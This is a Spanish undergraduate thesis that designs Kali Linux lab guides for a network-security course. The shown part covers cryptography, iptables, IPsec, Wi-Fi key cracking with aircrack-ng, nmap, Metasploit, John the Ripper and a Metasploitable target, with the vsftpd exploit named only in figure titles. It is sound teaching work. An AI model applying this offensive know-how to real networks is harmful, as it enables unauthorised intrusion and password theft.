

ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNOLOGÓS

ELABORACIÓN DE GUÍAS DE PRÁCTICAS DE LABORATORIO PARA LA ASIGNATURA SEGURIDAD DE REDES EMPLEANDO *KALI LINUX*

TRABAJO PREVIO A LA OBTENCIÓN DEL TÍTULO DE TECNÓLOGO EN ELECTRÓNICA Y TELECOMUNICACIONES

Alex Daniel Vinueza Gualotuña

alex.vinueza@epn.edu.ec

DIRECTOR: ING. LEANDRO ANTONIO PAMIÑO ORTIZ MSc.

leandro.pazmino@epn.edu.ec


CODIRECTOR: ING. MÓNICA DE LOURDES VINUEZA RHOR MSc.

monica.vinueza@epn.edu.ec

Quito, febrero 2021

CERTIFICACIÓN

Certificamos que el presente trabajo fue desarrollado por Alex Daniel Vinueza Gualotuña, bajo nuestra supervisión, como requerimiento parcial a la obtención del título de TECNÓLOGO EN ELECTRÓNICA Y TELECOMUNICACIONES



Ing. Leandro Pazmiño MSc.

DIRECTOR DE PROYECTO

Ing. Mónica Vinueza Rhor MSc.

CODIRECTORA DEL PROYECTO

DECLARACIÓN

Yo Vinueza Gualotuña Alex Daniel con CI: 172329307-0 declaro bajo juramento que el trabajo aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y que he consultado las referencias bibliográficas que se incluyen en este documento.

Sin perjuicio de los derechos reconocidos en el primer párrafo del artículo 144 del Código Orgánico de la Economía Social de los Conocimientos, Creatividad e Innovación – COESC-, soy titular de la obra en mención y otorgo una licencia gratuita, intransferible y no exclusiva de uso con fines académicos a la Escuela Politécnica Nacional.

Entrego toda la información técnica pertinente, en caso de que hubiese una explotación comercial de la obra por parte de la EPN, se negociará los porcentajes de los beneficios conforme lo establece la normativa nacional vigente.



ALEX DANIEL VINUEZA GUALOTUÑA

INDICE DE CONTENIDOS

CERTIFICACIÓN.....	I
DECLARACIÓN.....	II
RESUMEN.....	VII
<i>ABSTRACT</i>	VIII
1. INTRODUCCIÓN.....	1
1.1 Marco Teórico.....	3
2 METODOLOGÍA.....	10
2.1 Metodología exploratoria	10
2.2 Metodología aplicada.....	11
3 RESULTADOS Y DISCUSIÓN	11
3.1 Temas de las prácticas en base al PEA de la asignatura.....	11
3.2 Principales vulnerabilidades que existen en la actualidad en redes de computadores	13
3.3 Herramientas que posee <i>Kali Linux</i> para la detección de vulnerabilidades ...	15
3.4 Prácticas de laboratorio para el docente y los estudiantes.....	18
3.5 Simulación de las prácticas realizadas para la demostración de resultados que se espera cuando el estudiante elabore la práctica	27
4 CONCLUSIONES Y RECOMENDACIONES	28
5 REFERENCIAS BIBLIOGRAFICAS.....	30
ANEXOS.....	32
Anexo No 1: Certificado de funcionamiento.....	33
Anexo No 2: Hojas guías de las prácticas para estudiantes	35
Anexo No 3 : Hojas guías de las prácticas para profesores.....	51

ÍNDICE DE FIGURAS

Figura 1.1 TL-WN823N [15].....	10
Figura 3.1 Desbordamiento de buffer [18].....	14
Figura 3.2 Entorno de Red para la práctica tres.....	22
Figura 3.3 Icono de Oracle práctica uno.....	52
Figura 3.4 Interfaz gráfica VirtualBox práctica uno.....	52
Figura 3.5 Ubicación del emulador de terminal práctica uno.....	53
Figura 3.6 Emulador de terminal práctica uno.....	53
Figura 3.7 Editor de texto nano práctica uno.....	54
Figura 3.8 Algoritmos de cifrado.....	54
Figura 3.9 Cifrado simétrico.....	55
Figura 3.10 Mensaje cifrado.....	55
Figura 3.11 Descifrado simétrico.....	56
Figura 3.12 Llave privada práctica uno.....	57
Figura 3.13 Contenido del directorio práctica uno.....	58
Figura 3.14 Llave pública práctica uno.....	58
Figura 3.15 Llaves compartidas.....	59
Figura 3.16 Información sin encriptar.....	59
Figura 3.17 Contenido del directorio práctica uno.....	60
Figura 3.18 Archivo desenscriptado práctica uno.....	61
Figura 3.19 Contenido del mensaje enviado.....	61
Figura 3.20 Icono de Oracle VM VirtualBox práctica dos.....	62
Figura 3.21 Interfaz gráfica práctica dos.....	62
Figura 3.22 Ubicación del emulador de terminal para la práctica dos.....	63
Figura 3.23 Emulador de terminal para la práctica dos.....	63
Figura 3.24 Información práctica dos.....	63
Figura 3.25 Algoritmos de funciones de resumen.....	64
Figura 3.26 Algoritmo MD5.....	64
Figura 3.27 Documento modificado.....	64
Figura 3.28 Llave privada práctica dos.....	65
Figura 3.29 Llave pública práctica dos.....	66
Figura 3.30 Proceso de validación práctica dos.....	67
Figura 3.31 Icono del emulador de terminal para la segunda parte de la práctica dos.....	67
Figura 3.32 Emulador de terminal para la segunda parte de la práctica dos.....	68
Figura 3.33 Base de datos para la CA.....	69
Figura 3.34 Documento <i>caconfig.cnf</i> por defecto.....	70
Figura 3.35 Generación de un CA.....	71
Figura 3.36 Contenido del directorio para la segunda parte de la práctica dos.....	71
Figura 3.37 Ejemplo solicitud de certificado autofirmado.....	73
Figura 3.38 Llave pública y privada para la segunda parte de la práctica dos.....	73
Figura 3.39 Certificado autofirmado.....	74
Figura 3.40 Contenido del directorio myCA.....	74
Figura 3.41 Icono de Oracle VM VirtualBox para la práctica tres.....	76
Figura 3.42 Configuración eth0.....	76
Figura 3.43 Configuración eth1.....	77
Figura 3.44 Configuración eth2.....	77
Figura 3.45 Máquinas virtuales.....	77
Figura 3.46 Configuración de la red 1.....	78
Figura 3.47 Configuración de direccionamiento IP en <i>Kali linux</i>	78

Figura 3.48 Configuración de direccionamiento IP en <i>Ubuntu</i>	79
Figura 3.49 Configuración de direccionamiento IP en <i>metasploitable</i>	80
Figura 3.50 Restablecimiento de la red en <i>metasploitable</i>	80
Figura 3.51 Comunicación entre redes <i>metasploitable</i> y <i>ubuntu</i>	81
Figura 3.52 Reglas establecidas	82
Figura 3.53 Conectividad a internet	83
Figura 3.54 Comunicación de máquina virtual <i>Ubuntu</i> al servidor.....	84
Figura 3.55 comunicación del servidor a <i>Ubuntu</i>	84
Figura 3.56 Icono de Oracle VM VirtualBox para la práctica cuatro	86
Figura 3.57 Configuración de red para la práctica cuatro.....	86
Figura 3.58 Configuración IP estática para la práctica cuatro	87
Figura 3.59 Herramienta <i>Wireshark</i>	87
Figura 3.60 Fichero <i>ipsec.conf</i> en la máquina virtual uno	88
Figura 3.61 Servicio <i>IPsec</i> en la máquina virtual uno.....	89
Figura 3.62 Fichero <i>ipsec.conf</i> en la máquina virtual dos.....	90
Figura 3.63 Servicio <i>IPsec</i> en la maquina virtual dos.....	90
Figura 3.64 Herramienta <i>Wireshark</i>	91
Figura 3.65 Icono de Oracle VM VirtualBox para la práctica cinco.....	92
Figura 3.66 Interface gráfica para la práctica cinco.....	92
Figura 3.67 Icono del emulador de terminal para la práctica cinco.....	93
Figura 3.68 Área de trabajo para la práctica cinco	93
Figura 3.69 Modo superusuario para la práctica cinco	93
Figura 3.70 Adaptadores de red inalámbricos.....	94
Figura 3.71 Adaptador inalámbrico en modo monitor.....	94
Figura 3.72 Análisis de redes inalámbricas.....	95
Figura 3.73 Análisis de la red inalámbrica objetivo	96
Figura 3.74 Archivos capturados de la red inalámbrica.....	96
Figura 3.75 Comando para el descifrado de clave	97
Figura 3.76 Herramienta <i>aircrack-ng</i>	97
Figura 3.77 Icono de Oracle VM VirtualBox para la práctica seis.....	99
Figura 3.78 Configuración de red de la máquina virtual para la práctica seis.....	99
Figura 3.79 Direccionamiento IP para las maquinas virtuales	100
Figura 3.80 Análisis de la red con <i>nmap</i>	101
Figura 3.81 Análisis de puertos del servidor <i>metasploitable</i>	101
Figura 3.82 <i>Metasploit framework</i>	102
Figura 3.83 Área de trabajo <i>msfconsole</i>	102
Figura 3.84 Análisis de puertos con <i>metasploit</i>	103
Figura 3.85 Importación de documentos hacia <i>metasploit</i>	104
Figura 3.86 Servicios detectados en el servidor.....	104
Figura 3.87 Exploit <i>Vsftpd v2.3.4</i>	105
Figura 3.88 Configuración de exploit.....	105
Figura 3.89 <i>Payloads del exploit vsftpd</i>	106
Figura 3.90 Sistema vulnerado	106
Figura 3.91 Contenido de los archivos <i>passwd</i> y <i>shadow</i> del servidor desde <i>Kali linux</i>	107
Figura 3.92 Archivo con nombres de usuarios y contraseñas	107

ÍNDICE DE TABLAS

Tabla 1.1	Tabla de filtrado de la herramienta IPTABLES	5
Tabla 1.2	Parámetros de filtrado	5
Tabla 1.3	Herramientas de aircrack-ng	7
Tabla 1.4	Campos mostrados por airodump-ng	7
Tabla 1.5	Tipos de exploits	8
Tabla 1.6	Arquitectura de Metasploit Framework	9
Tabla 3.1	Contenido del PEA de la materia Seguridad en Redes	11
Tabla 3.2	Campos de la herramienta airodump	95

RESUMEN

El estudio de la seguridad de la información toma en consideración los avances tecnológicos los cuales permiten la aparición de una serie de riesgos relacionados con las vulnerabilidades que se presentan en las redes, lo que conlleva a la elaboración del presente proyecto que apunta a elaborar prácticas de laboratorio donde los estudiantes de la Escuela de Formación de Tecnólogos fortalezcan sus conocimientos y aprendan sobre la importancia de la seguridad de la información, además incluye un marco teórico en el que se abordan conceptos como *software* y *hardware* que permiten conocer el funcionamiento de herramientas utilizadas para mitigar las debilidades de los sistemas.

En la sección dos se aborda la metodología utilizada como la exploratoria al no disponer de información sobre este tema en específico dificulta la realización de la práctica, además de la metodología aplicada junto al desarrollo e implementación del presente proyecto lo que permitió cumplir con los objetivos presentados.

Con este propósito se realizó un análisis de las prácticas de laboratorio para que sean elaboradas en un entorno seguro y controlado sin incurrir en funciones legales. Teniendo en cuenta lo expuesto, se tomó en cuenta la diversidad de aplicaciones y la variedad de opciones en cada una de las herramientas incluidas en *Kali Linux*.

Finalmente, se realizaron pruebas de funcionamiento de todas las prácticas de laboratorio propuestas. Estas pruebas demostraron que el entorno realizado funcionó correctamente y cumple con los objetivos planteados.

Durante la elaboración del proyecto se probaron varios emuladores para simular un ataque con el fin de realizar una réplica de un proceso de análisis de vulnerabilidades.

Además, el proyecto fue diseñado para enseñar el funcionamiento básico de las herramientas utilizadas en las prácticas de laboratorio dejando así una brecha para futuras investigaciones de las funciones más complejas que estas herramientas ofrecen.

ABSTRACT

The study of information security takes into consideration the technological advances which allow the appearance of a series of risks related to the vulnerabilities that are presented in the networks, which leads to the elaboration of the present project that aims to elaborate laboratory practices where the students from Escuela de Formación de Tecnólogos strengthen and learn about the importance of the security of the information, in addition it includes a theoretical frame in which concepts like software and hardware are approached that allow to know the operation of tools used to mitigate the weaknesses of the systems.

Section two deals with the methodology used as the exploratory one, since not having knowledge about this specific topic makes it difficult to carry out the practice, as well as the methodology applied together with the development and implementation of the present project, which allowed to fulfill the objectives presented.

With this objective, an analysis of possible practices that be performed in a safe and controlled environment without incurring in legal aspects. For this purpose, the diversity of applications and the variety of options in each of the tools included in Kali Linux considered

Finally, all the proposed laboratory practices have been tested. These tests showed that the environment performed worked properly and meets the objectives set.

During its elaboration, several emulators tested to simulate an attack with the purpose of performing a replica of a vulnerability analysis process. In addition, the project was designed to teach the basic operation of the tools used in the laboratory practices thus leaving a gap for future investigations of the more complex functions that these tools offer.

1. INTRODUCCIÓN

En la actualidad, el acceso a internet se ha convertido en una necesidad para la población mundial, con la gran cantidad de utilidad que tiene esta herramienta los accesos a las redes son más concurrentes lo que hace crecer las posibles amenazas de seguridad a los sistemas informáticos y se vuelve un entorno más complejo a pesar de las diversas maneras de contrarrestar estas amenazas [1].

El crecimiento del Internet ha ocasionado que la mayoría de las entidades públicas o privadas ofrezcan una gran cantidad de servicios en la red, los cuales permiten que estas entidades sean víctimas de ataques cibernéticos. Un ciberdelincuente puede explotar una falla de un sistema en una organización ocasionando un riesgo para esta o para el mismo sistema al cual este dirigido el ataque [2]. Este panorama ha hecho que los riesgos de seguridad se conviertan en uno de los principales problemas que deben ser solucionados.

El incremento deliberado de programas maliciosos al igual que delincuentes informáticos ha llevado a un aumento en la demanda de profesionales dedicados a esta especialidad.

La seguridad de la información en las redes va más allá de un problema de protección de datos, que debe estar considerado para asegurar la información que se considere importante para las organizaciones y para las personas [1] [3].

Tomando en cuenta que el tema de la Seguridad de la Información cada vez tiene más fuerza, es notable la falta de formación académica y profesional en este campo y hace que siga siendo una tarea pendiente hoy en día.

En las Instituciones Educativas y en particular en los institutos Técnicos y Tecnológicos Es muy notable la importancia que se le da a la oferta académica. Para ello se necesita conocer las necesidades de una formación que se considere calificada para el sector productivo sean éstas públicas o privadas [4]. Es por ello por lo que el estudiante en ciertas ocasiones se frustra al no sentirse capacitado en su área de trabajo, sin embargo, una forma de mejorar esta situación es cuando el estudiante realiza sus prácticas preprofesionales y ha podido conocer la realidad de su profesión. En las carreras técnicas como Tecnología en electrónica y Telecomunicaciones se necesita de práctica constante conforme la tecnología va avanzando.

La Educación Superior cruza por un proceso de cambio permanente en que el nivel académico debe estar a la par con las nuevas tecnologías conociendo sus funciones es

por ello por lo que la Escuela de Formación de Tecnólogos con el fin de fortalecer los conocimientos teóricos adquiridos se ve en la necesidad de desarrollar prácticas de laboratorio en la que minimice el uso de hardware específico.

Por lo tanto, se priorizará la utilización de una herramienta de software libre que permita desarrollar prácticas de laboratorio enfocadas al PEA (Programa Extendido de la Asignatura) de la materia de Seguridad en Redes y esto se basa en un análisis detallado dentro del que nos permite desarrollar las guías de las prácticas de laboratorio mediante la utilización de *Kali Linux*.

Una de las maneras más prácticas de comprobar el nivel de seguridad de los elementos que intervienen en la red es el uso de lo que se llama seguridad ofensiva. El manejo de esta forma de seguridad consiste en lo que vulgarmente se conoce como “atacarnos a nosotros mismos”, es decir, poner a prueba el sistema atacándolo como si fuera un ciberdelincuente en busca de vulnerabilidades que se pueda explotar.

La principal motivación para este proyecto es la falta de un entorno controlado que permite probar y conocer de primera mano la variedad de tipos de ataques que comprometan las vulnerabilidades de los sistemas. Este proyecto de titulación propone elaborar guías para las prácticas de laboratorio para la asignatura de Seguridad en Redes empleando *Kali Linux*, debido a que la implementación de estas prácticas permite a los estudiantes poder desarrollar sus conocimientos de la manera más práctica posible con el fin de lograr comprender de mejor manera esta parte de la asignatura.

Además, se ofrece un mejor aprendizaje y una optimización de tiempo para los estudiantes en el desarrollo de prácticas de laboratorio, ya que es una herramienta flexible y de fácil uso. Esto se debe principalmente al uso de software libre, en el mercado existen distribuciones Linux que son de código abierto y gratuita, incluidas la mayoría de sus herramientas ya integradas. El sistema operativo con el que se pretende desarrollar el proyecto contiene una variedad de herramientas dedicadas a la auditoría acerca de seguridad de información [3] [5].

Finalmente, el aspecto económico fue otro factor importante para el desarrollo del proyecto, ya que constituyó un ahorro para los estudiantes al no requerir programas con licencias o hardware específico para su utilización en el desarrollo de sus prácticas.

Este proyecto pretende la elaboración de 6 prácticas de laboratorio para la asignatura de Seguridad en Redes, en el cual se debe realizar un análisis acerca de los temas a tratarse dentro del PEA de la materia, y función a estos temas se considera investigar acerca de principales vulnerabilidades que pueden afectar la redes de computadoras y

en base a estas vulnerabilidades encontrar herramientas dentro de *Kali Linux* que se permita familiarizar al estudiante con los temas asociados a la seguridad de la información y junto a esto desarrollar las 6 prácticas de laboratorio para finalmente demostrar su funcionamiento a través de simulaciones y así obtener resultados esperados cuando el estudiante elabore dichas prácticas.

1.1 Marco Teórico

Durante la investigación se trabajaron como temas los componentes de un sistema de Información, tales como: *Hardware, software*, datos y métodos.

La seguridad informática se basa principalmente en tres puntos fundamentales: integridad, disponibilidad y confidencialidad. Actualmente la información sobre la variedad de ataques informáticos es muy extensa, puesto que se puede encontrar información acerca de todo tipo de ataques y a su vez, las posibles soluciones o recomendaciones para mitigar las vulnerabilidades ante cualquier tipo de ataques [6].

Virtualización mediante la herramienta VirtualBox

La virtualización de sistemas operativos toma fuerza desde los años 90, el objetivo principal de esto trata de que por medio de un software en este caso *VirtualBox* sea capaz de crear varias máquinas virtuales.

Al utilizar entornos virtuales en las pruebas de *pentesting*, facilita el trabajo para un *hacker* ético ya que de esta forma se tiene un control de las vulnerabilidades que se encuentran en todo su proceso. En la actualidad, las herramientas de seguridad son muy versátiles en distintas versiones, como aplicaciones de escritorio, aplicaciones *web* y sistemas operativos completos como es el caso de *Kali Linux*.

VirtualBox es un *software* de virtualización elaborado por la empresa alemana (*innotek GmbH*). Actualmente es desarrollado por la empresa *Oracle*, este *software* permite instalar sistemas operativos adicionales, cada uno independiente del otro [7].

Uno de los principales aspectos considerados para el desarrollo del presente proyecto, fue el uso de un sistema operativo totalmente distinto a las plataformas más comunes como *Windows* o de herramientas licenciadas, como es el caso de la herramienta utilizada para la virtualización de los servidores y la administración de los mismos, en lugar de aquello, se utilizó herramientas de código abierto. El sistema operativo que se tomó en cuenta para el presente proyecto fue *Kali Linux* gracias a las propiedades y beneficios que este provee y como servidor se utilizó una máquina virtual creada

únicamente para las pruebas de penetración que permitan a los estudiantes conocer las vulnerabilidades de las cuales un ciberdelincuente toma ventaja a la hora de atacar.

Sistema operativo Kali Linux

Kali Linux es una distribución dirigida a la auditoría de seguridad informática y utilizada para pruebas de penetración avanzadas. *Kali Linux* consta una variedad de herramientas que son utilizadas para realizar tareas de seguridad de la información, por ejemplo: investigación forense de computadoras, pruebas de penetración, e ingeniería social. *Kali Linux* ha sido desarrollado, fundado y mantenido por *Offensive Security*, una compañía de entrenamiento en seguridad de la información [5].

Kali Linux fue desarrollada como una reconstrucción completa de *BackTrack* con la diferencia que *BackTrack* está basada en *Ubuntu* mientras que *Kali Linux* está basada con los estándares de *Debian*, incluye herramientas dedicadas para pruebas de penetración las cuales se utilizaron, se detalla a continuación.

- *OpenSSL*

Es una implementación de código libre de protocolo *SSL* (*secure sockets Layer*) utilizada para establecer comunicaciones seguras en la red, fue creado por la necesidad de realizar envío de datos brindando confidencialidad y seguridad a través de la red para esto era necesario autenticar al destinatario. La información puede ser capturada en su trayecto es por ello que se necesita que las comunicaciones viajen protegidas, como alternativa, para esto actualmente se cuenta con el protocolo *SSL* cuyo funcionamiento se describe a continuación:

El protocolo *SSL* es un protocolo en base a la comunicación que se encuentra en el conjunto de protocolos sobre *TCP/IP*, este protocolo concede a los usuarios servicios de comunicaciones seguras entre cliente y servidor a través de certificados, mediante firmas digitales y mediante encriptación usando una variedad de algoritmos para el cifrado y firmas [8].

Uno de las principales funciones de esta herramienta es ofrecer certificados para el uso con aplicaciones. Los certificados garantizan que las credenciales de una entidad o individuo son válidas proveyendo autenticación. Estos certificados digital deben ser verificados por una de las diversas autoridades certificadoras "CA" [9].

- *IPTABLES*

Iptables es una herramienta proveniente de la *kernel* de las distribuciones *Linux* cuyas funciones son las de implementar reglas de filtrado de paquetes dentro de una red,

siendo esta una herramienta muy compleja y extremadamente configurable, se puede filtrar por IP o por el número de puertos los paquetes que pasen por una máquina [10].

Se tienen varios tipos de reglas que pueden establecerse, por ejemplo: reglas de NAT, reglas de filtrado, reglas de mangle (para manipular paquetes). Estas reglas se definen en la tabla de filtrado. Esta tabla contiene 3 cadenas de filtrado que se detallan en la tabla 1.1.

Tabla 1.1 Tabla de filtrado de la herramienta *IPTABLES*

• <i>INPUT</i>	Filtra paquetes que vienen hacia la máquina a utilizar como cortafuegos
• <i>OUTPUT</i>	Filtra paquetes generados por la máquina a utiliza como cortafuegos
• <i>FORWARD</i>	Filtra paquetes que llegan a la máquina a utilizar como cortafuegos, pero no es para esta.

La sintaxis para añadir reglas se detalla a continuación:

```
iptables -t <filter> -A <tabla> <opciones>
```

```
iptables -A <tabla> <opciones>
```

El parámetro -A es utilizado para añadir una regla.

Algunos parámetros que se puede utilizar para filtrar se detallan en la tabla 1.2.

Tabla 1.2 Parámetros de filtrado

-t <tabla>	Especifica la tabla en la que se va a trabajar, por ejemplo <i>-t nat.</i>
-i <interfaz>	Especifica la interfaz de red por la que el paquete entra.
-o <interfaz>	Especifica la interfaz de red por la que el paquete sale.
-p <protocolo>	Especifica un protocolo
-s <ip>	Especifica la dirección IP de origen o red de la que procede el paquete
-d <ip>	Especifica la ip del destinatario del paquete

-dport <puerto>	Especifica el puerto al que se dirige un paquete
-j <acción>	Especifica la acción que se realiza con el paquete

- *StrongSwan*

Es una solución ipsec que proporciona cifrado y autenticación a servidores y clientes, utilizada para asegurar las comunicaciones con redes remotas.

strongSwan es básicamente un demonio de claves, que utiliza los protocolos de intercambio de claves de Internet (IKEv1 e IKEv2) para establecer asociaciones de seguridad (SA) entre dos pares. IKE proporciona una autenticación sólida de ambos pares y deriva

Además de la autenticación y el material de claves, IKE también proporciona los medios para intercambiar información de configuración. Las asociaciones de seguridad en *IPsec* definen qué tráfico de red debe protegerse y cómo debe cifrarse y autenticarse [11].

Configuraciones de *host a host*.

Las conexiones de *host a host* son fáciles de configurar; básicamente, debe configurar el fichero *ipsec.conf* en el sistema operativo y configurar la autenticación deseada en el fichero *ipsec.secrets*.

El archivo de configuración *ipsec.conf* de *strongSwan* consta de tres tipos de secciones:

- *config setup* Define los parámetros de configuración generales
- *conn <nombre>* Define una conexión
- *ca <nombre>* Define una autoridad de certificación

Solo puede haber una sección de configuración de configuración, pero un número ilimitado de secciones *conn* y *ca*.

- *AIR-CRACK*

Aircrack-ng es una colección de herramientas que ofrece *Kali Linux* para auditar redes inalámbricas *Wi-Fi*. *Aircrack-ng* permite monitorizar en tiempo real cualquier punto de acceso *Wi-Fi*, realizar ataques activos a las redes *Wi-Fi* del entorno objetivo, y por supuesto, crackear las contraseñas *Wi-Fi* ya sea *WPA1* o *WPA2* junto con su colección de herramientas que se detallan en la tabla 1.3 [12].

Tabla 1.3 Herramientas de *aircrack-ng*

• <i>airodump-ng</i> :	Utilizado para la captura de paquetes
• <i>aireplay-ng</i> :	Utilizado para la inyección de paquetes
• <i>aircrack-ng</i> :	Utilizado para descifrar claves <i>WPA-PSK</i>
• <i>airdecap-ng</i> :	Descifra archivos de capturas <i>WEP/WPA</i>

En la tabla 1.4 se detalla una lista con los campos que Airodump-ng muestra cuando se está ejecutando, en esta tabla los principales campos considerados son los puntos de acceso detectados, y también una lista de clientes conectados:

Tabla 1.4 Campos mostrados por *airodump-ng*

<i>BSSID</i>	Dirección MAC del punto de acceso a la red.
<i>PWR</i>	Nivel de señal
<i>Beacons</i>	Paquetes enviados por el punto de acceso
<i># Data</i>	Paquetes de datos capturados.
<i>CH</i>	Canal (de 1 a los 14 canales)
<i>MB</i>	Velocidad máxima soportada
<i>ENC</i>	Algoritmo de encriptación usado
<i>ESSID</i>	Nombre de la red inalámbrica
<i>STATION</i>	Dirección MAC de cada dispositivo asociado a la red.

- *NMAP*

Nmap es una herramienta de código abierto que se especializa en la exploración de redes y seguridad disponible en la distribución de *Kali Linux*.

Nmap es utilizado comúnmente para auditorías de seguridad, aunque se encuentra como uno de sus usos realizar tareas rutinarias, como son: el inventariado de una red, y la monitorización del tiempo que los equipos o servicios en la red permanecen activos [3].

Su funcionamiento es comprobar los puertos que una máquina mantiene abiertos para detectar posibles vulnerabilidades.

- **METASPLOIT FRAMEWORK**

Metasploit es una herramienta cuyo propósito es el de facilitar la explotación de vulnerabilidades de seguridad en los *tests* de intrusión.

Metasploit tiene 4 interfaces distintas: *msfconsole*, *msfcli*, *Armitage* y *web*, *Armitage* viene siendo la interfaz gráfica de esta herramienta; sin embargo, la interfaz más utilizada es la consola de comandos de *metasploit msfconsole* [13].

Acceder a la interfaz es sencillo, basta con levantar la base de datos y escribir en la terminal del sistema operativo el comando *msfconsole*. Antes de interactuar con la consola de comandos es necesario entender algunos conceptos básicos.

Conceptos básicos en *metasploit*.

Vulnerabilidad: debilidad en el sistema que se ocasiona por malas prácticas de programación o errores de configuración.

Exploits: es una porción de código que es diseñado específicamente para aprovechar la vulnerabilidad de un sistema, En la tabla 1.5 se puede observar detalladamente los tipos de exploits que existen y su funcionalidad.

Tabla 1.5 Tipos de *exploits*

Exploits locales:	Funcionan en sistemas que accedemos físicamente
Exploits remotos:	Funcionan cuando se ataca a un sistema informático dentro o fuera de nuestra red.
Exploits 0-day:	Son aquellos que explotan un fallo en el sistema el mismo día en que se descubre una vulnerabilidad

Payloads: es un código que se ejecuta luego de que la explotación del sistema es satisfactoria.

Post-explotacion: se denomina Post-explotacion después de haber obtenido acceso al sistema mediante diferentes técnicas de explotación.

Terminal: Es una ventana de comandos donde interactúa el usuario con el sistema operativo a la espera de ordenes escritas desde el teclado.

Framework: conjunto de herramientas que nos entrega una serie de las mismas.

Arquitectura: es la estructura de un sistema informático o de una parte de este, en la tabla 1.6 se observa cómo está compuesta la arquitectura de esta herramienta.

Tabla 1.6 Arquitectura de *Metasploit Framework*

• .data	Archivos editables que usa metasploit
• .documentation	Proporciona documentación para el Metasploit
• .lib	Se encuentra el código base del Metasploit
• .modules	Se encuentra los módulos
• .external	Código fuente de librerías creadas por personas externas
• .tools	Utilidad de la línea de comandos
• .scripts	Referencia a scripts de diferentes tipos
• .plugins	Permite añadir scripts como en tiempo de ejecución

- *JOHN THE RIPPER*

John the ripper es una herramienta especializada en “romper” contraseñas, muy utilizado por su velocidad al descifrar. Puede usar tanto un ataque por diccionario, un ataque de fuerza bruta o uno mixto.

Una de las maneras que comúnmente se utiliza para proteger la información es a través de contraseñas, tanto para el acceso como para el cifrado de la información; sin embargo, al utilizar contraseñas se debe considerar que estas no sean contraseñas débiles; es decir, tienen pocos caracteres y del mismo tipo (todo número o todo letras) son palabras comunes o una mezcla demasiado sencilla de lo anterior, como usar una palabra y añadirle un número. Al tener contraseñas más fuertes dificulta la acción a realizar de un ciberdelincuente.

Metasploitable

Es una máquina virtual desarrollada por *Rapid7* creada con una variedad de *software* vulnerable con *exploits* conocidos con la intención de poder ser utilizada para evaluar herramientas de seguridad, realizar entrenamientos en seguridad y practicar técnicas

comunes en pruebas de penetración, actualmente hay 3 versiones: Metasploitable 1, Metasploitable 2, Metasploitable 3 [14].

En esta máquina se sugiere utilizar en *modosNAT* o *Host-only* en entornos virtuales para no ser expuesta a una red poco fiable.

TL-WN823n Mini adaptador USB inalámbrico.



Figura 1.1 TL-WN823N [15]

TL-WN823N de *TP-LINK* es un dispositivo electrónico diseñado para brindar conexión inalámbrica a un ordenador portátil o de escritorio, como se muestra en la figura 1.1 tiene un diseño conveniente y fácil de llevar a todas partes cuyas características se detallan a continuación:

- Diseño de tamaño miniatura.
- Velocidad de 300Mbps
- Convierte una conexión de internet cableada en un *hotspot Wi-Fi*.
- Conexión inalámbrica segura [15]

2 METODOLOGÍA

2.1 Metodología exploratoria

Se ha utilizado la metodología exploratoria en vista que actualmente en la Escuela de Formación de Tecnólogos no se dicta un curso específico para el manejo de seguridad en redes y lo que esto conlleva, dando a ser un tema poco estudiado para quien realizó este proyecto.

Se tomaron en cuenta las características que poseen las distintas distribuciones *Linux* que se encuentran a disposición para así compararlas con *Kali Linux* con el fin de determinar las ventajas que este presenta. Las herramientas que posee esta distribución han sido empleadas en la elaboración de las prácticas de laboratorio, debido que, al poseer una gran cantidad de herramientas para la seguridad en redes, permiten que el

estudiante no tenga ninguna complicación al momento de realizar las siguientes prácticas.

En cuanto al entorno de pruebas, se optó por elegir un sistema de virtualización ya que, por los temas revisados, *VirtualBox* permite crear y simular redes, por lo que ayudara con la evaluación y detección de ataques al analizar vulnerabilidades a servidores.

2.2 Metodología aplicada

Para la elaboración del presente proyecto, se realizó una investigación acerca de la manera de simular ataques y analizar vulnerabilidades sin que resulte complicado de manejar para el estudiante, además de las herramientas que deben contener para que sea un complemento al conocimiento teórico que se brinda en las clases de la asignatura de Seguridad en Redes.

Dentro de las herramientas para las prácticas, se poseen máquinas virtuales, servidores con vulnerabilidades ya creados y el sistema operativo *Kali Linux*; las cuales permitieron realizar las practicas con el fin de conocer el funcionamiento de las diversas herramientas que ofrece *Kali Linux* para la seguridad de la información.

3 RESULTADOS Y DISCUSIÓN

Acorde al objetivo planteado en el proyecto, se han diseñado y simulado seis prácticas de laboratorio que permiten al estudiante aprender de forma didáctica sobre las vulnerabilidades y simulaciones de ataques que existen en la red.

3.1 Temas de las prácticas en base al PEA de la asignatura

Las prácticas de laboratorio que se propusieron fueron en base a los diferentes capítulos del programa de estudios por asignatura (PEA) de la materia de Seguridad en Redes, como se observa en la tabla 3.1 muestra todos los capítulos que serán estudiados en el semestre.

Tabla 3.1 Contenido del PEA de la materia Seguridad en Redes [16]

CAPÍTULO 1: INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA	
1.1	Seguridad de sistemas informáticos
1.2	Conceptos básicos de seguridad en redes
1.3	Tipos de ataques
1.4	Servicios y mecanismos de seguridad
CAPÍTULO 2: CRIPTOGRAFÍA	
2.1	Conceptos básicos de criptología
2.2	Criptografía clásica
2.3	Criptografía simétrica

2.4	Criptografía asimétrica
2.5	Funciones <i>Hash</i>
2.6	Firmas y certificados digitales
CAPÍTULO 3: POLÍTICAS DE SEGURIDAD	
3.1	Análisis de riesgos y vulnerabilidades
3.2	Descripción general de la norma ISO/IEC 27001 y 27002 para la gestión de seguridad de la información.
3.3	Listas de control de acceso
CAPÍTULO 4: DISPOSITIVOS DE SEGURIDAD Y HERRAMIENTAS	
4.1	Estudio del <i>firewall</i> y sus características
4.2	Redes privadas virtuales
4.3	Seguridad en redes inalámbricas
4.4	Conceptos básicos de <i>IP Security</i>
CAPÍTULO 5: APLICACIONES DE SEGURIDAD EN REDES DE DATOS	
5.1	Protocolos de seguridad de capa transporte
5.2	Protocolos de seguridad de capa aplicación

Tomando en cuenta los capítulos a estudiarse en el semestre se optó por realizar las siguientes prácticas de laboratorio:

Para las practicas número uno y dos se tomó en cuenta el capítulo dos del PEA de la materia y como parte esencial a lo que trata la seguridad en redes para conocer cómo funciona el proceso de cifrado y descifrado el brindar confidencialidad e integridad se propuso como temas los siguientes:

- Práctica 1. Criptografía simétrica y asimétrica.
